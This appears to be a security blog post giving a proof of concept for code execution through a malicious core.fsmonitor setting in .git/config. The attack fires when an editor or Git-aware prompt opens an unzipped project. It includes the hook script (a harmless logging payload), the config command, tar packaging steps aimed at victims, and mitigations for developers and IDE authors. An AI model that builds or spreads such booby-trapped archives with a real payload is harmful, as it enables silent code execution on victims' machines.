
Why blindly unzipping code into your IDE might be more dangerous than you think.
This is a Proof of Concept (PoC) showing how a malicious .git/config file can lead to local code execution.
By abusing the core.fsmonitor setting, an attacker can run custom scripts when a user simply opens a downloaded project in a modern editor (like VS Code or Emacs) or navigates into the folder using a Git-aware shell prompt.
Important Context: This is not a Remote Code Execution (RCE) bug in Git. Git is doing exactly what it was built to do: trust the local .git folder. The real security risk comes from third-party tools (IDEs, text editors, and shell plugins) that automatically run Git commands against untrusted folders without asking the user first.
How the Attack Works

- Attack Vector: A poisoned
.git/configfile withcore.fsmonitorpointing to a local script. - Trigger: Any Git command that checks the file system (like
git statusorgit log). - Impact: Code execution under the current user's privileges.
- The Catch: This attack does not work over
git clone. Git actively strips dangerous hooks and configs during a clone. An attacker has to trick the victim into downloading and unzipping an archive (like a.tar.gzor.zip).
Setup Instructions
Step 1: Create the Project
mkdir -p git-fsmonitor-exploit
cd git-fsmonitor-exploit
git init
mkdir -p execution
Step 2: Create the Payload
Create a file at .git/hooks/fsmonitor-watchman:
#!/bin/bash
# Log proof that the script ran
whoami >> "$(pwd)/execution/executed.txt"
echo "Exploit executed at: $(date)" >> "$(pwd)/execution/executed.txt"
# Git requires this specific output format to not throw an error
echo "2"
printf "\0"
Note: This specific payload uses bash, so it targets macOS and Linux. An attacker targeting Windows users would just point the config to a .bat file or a compiled executable.
Make the script executable:
chmod +x .git/hooks/fsmonitor-watchmanStep 3: Configure Git
Tell Git to use our script as the file system monitor:
git config core.fsmonitor '.git/hooks/fsmonitor-watchman'Step 4: Test It Locally
Run a basic read-only Git command:
git statusCheck the log file:
cat execution/executed.txtYou should see your username and the current timestamp.

Packaging the Exploit for Victims
Because git clone is safe, attackers rely on social engineering to deliver this. They package the repo into a zip or tarball.
From the parent directory, create the archive. Make sure to include the hidden .git folder (do not use * as it usually skips hidden files):
tar -czvf git-fsmonitor-exploit.tar.gz -C git-fsmonitor-exploit .The Victim's Experience (Zero-Click Triggers)
When a victim downloads and unzips the file, they don't even need to type a Git command to get hacked.

If they open the folder in an editor like VS Code or Emacs, the editor's built-in version control integration automatically runs Git commands (like git status or git rev-parse) in the background to populate the UI. For instance, VS Code's built-in Git extension continuously polls the repository, and Emacs triggers vc-refresh-state upon opening a file. The exact same thing happens if the victim uses a shell prompt that displays the current Git branch.
The payload runs instantly, with no warnings.
Note: core.fsmonitor is very quiet because it triggers on read-only commands, but attackers can do the exact same thing using other config options like core.pager, core.editor, or core.sshCommand.
How to Protect Yourself
For developers:
The simplest advice is the best here: be careful with zipped code you find online. If you need to unzip a project you don't entirely trust, open the .git/config file in a basic text editor first to see if anything looks weird. Do this before you open the whole folder in VS Code or navigate to it in your terminal, as that might trigger the hidden script.
You might be wondering about Git's safe.directory feature. Sadly, it won't save you here. When you unzip an archive, your computer makes you the owner of all the files inside. Because you are the owner of the .git folder, Git assumes you trust it, and the security check gets skipped.
If you don't actually need the FSMonitor feature (most people don't unless they work on massive repositories), you can just turn it off for good. Run these two commands to stop this attack from working on your machine:
git config --global core.useBuiltinFSMonitor true
git config --global core.fsmonitor ""
For IDE / Tool Developers: If you're building an editor extension or an IDE feature that runs Git commands under the hood, you need to explicitly disable dangerous config flags on the fly.
For instance, this is how you'd run a git status safely:
git -c core.fsmonitor=false -c core.pager=cat statusIn a VS Code extension (Node/TypeScript), you'd inject those arguments directly into your spawn call:
const args = ['-c', 'core.fsmonitor=false', '-c', 'core.pager=cat', 'status'];
cp.spawn('git', args, { cwd: repoPath });
And if you're writing Emacs Lisp (like patching vc-git.el), you can pass the flags right into the process call:
(apply #'process-file vc-git-program infile buffer nil
       "--no-pager" "-c" "core.fsmonitor=false"
       command args)
References & Further Reading
If you want to dig deeper into how this works, check these out:
- Exploiting Git FSMonitor for Initial Access (Cobalt Security, Dec 2025): A great walkthrough on weaponizing
core.fsmonitorfor initial access via IDEs. - Claude AI finds Vim, Emacs RCE bugs… (BleepingComputer, March 2026): Covers how opening a file in Emacs triggers
vc-refresh-stateand fires the payload without warning. (Original technical writeup here) - Buried Bare Repos & FSMonitor Abuses (Justin Steven, 2022): The original advisory that documented
core.fsmonitoras an exploit vector (along with the corresponding GitHub blog post). - Git's fsmonitor daemon docs: Official documentation on what this command is actually supposed to do before people started abusing it